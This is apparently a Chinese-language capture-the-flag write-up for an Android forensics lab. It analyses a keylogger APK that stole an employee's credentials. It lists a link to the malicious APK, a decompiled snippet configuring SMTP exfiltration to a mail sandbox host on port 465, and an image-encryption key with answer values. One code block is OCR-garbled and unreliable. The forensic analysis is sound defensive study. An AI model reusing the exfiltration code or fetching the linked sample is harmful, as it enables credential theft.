
AndroidBreach Lab(手機、apk)


在 BrightWave 公司,由於一名員工缺乏安全意識,導致其憑證被盜,引發了資料外洩。攻擊者利用這些憑證未經授權存取系統並竊取敏感資料。在調查過程中,該員工透露了兩個關鍵點:首先,他將所有憑證都儲存在手機的筆記應用程式中;其次,他經常從不可信來源下載 APK 檔案。您的任務是分析提供的Android 轉儲文件,識別下載的惡意軟體,並確定其確切功能。

手機鑑識工具:




問題1

從您最初的調查來看,哪些可疑連結被用來下載惡意 APK?



https://ufile.io/57rdyncx

下載的APK名稱是?




第三季

在 APK 中發現的惡意套件名稱是什麼?

使用jadx.exe工具

在com底下example.keylogger的檔案



第四季

哪個連接埠被用來洩漏資料?

```
/* renamed from: lambda$Send$0$com-example-keylogger-SendEmail, reason: not valid j
v 🖿 example.keylogger
                                                                   39
                                                                             public /* synthetic */ Void m797lambda$Send$0$comexamplekeyloggerSendEmail() throws
  > 🕵 AESUtils
                                                                                 openEmailClient(this.toEmail, this.subject, this.messageBody);
  > 🕵 BroadcastForAlarm
                                                                   41
                                                                                  return null;
  🗦 😋 KeyLogs
  > 🕵 MainTask
                                                                             public void openEmailClient(String toEmail, String subject, String body) {
                                                                                 Properties props = new Properties();
props.put("mail.smtp.auth", "true");
props.put("mail.smtp.starttls.enable", "true");
  > 🕵 MyService
                                                                   58
                                                                   59
> 😋 SendEmail
                                                                   60
  SendEmail$$ExternalSyntheticLambda0
                                                                                 props.put("mail.smtp.host", "sandbox.smtp.mailtrap.io");
props.put("mail.smtp.port", "465");
                                                                   61
> m facebook
                                                                   62
                                                                                 Session session = Session.getInstance(props, new Authenticator() { // from class
> 🖿 github.yamill.orientation
                                                                   64
465
```

問5

攻擊者用來接收被竊取資料的服務平台名稱是什麼?


```
public void openEmailClient(String toEmail, String subject, String body) {
    properties props = new Properties();
    props.put("mail.smtp.atertls.enable", "true");
    props.put("mail.smtp.atertls.enable", "true");
    props.put("mail.smtp.nost", "dest");
    props.put("mail.smtp
```

問6

攻擊者在竊取資料時使用了什麼電子郵件?


問7

攻擊者在嘗試竊取文件之前,保存了一個包含洩漏的公司憑證的文件。根據這些數據,您能檢索到洩漏文件中發現的憑證嗎?



問8

該惡意軟體透過加密來篡改儲存在 Android 手機上的圖片。該惡意軟體加密這些圖片的密鑰是什麼?



加密base64:OWJZJHdRNyFjVHo0NjVUWA==

明文:「9bY\$wQ7!cTz465TX

該員工在手機相簿中儲存了敏感數據,包括信用卡資訊。儲存的信用卡 CVC 是多少?

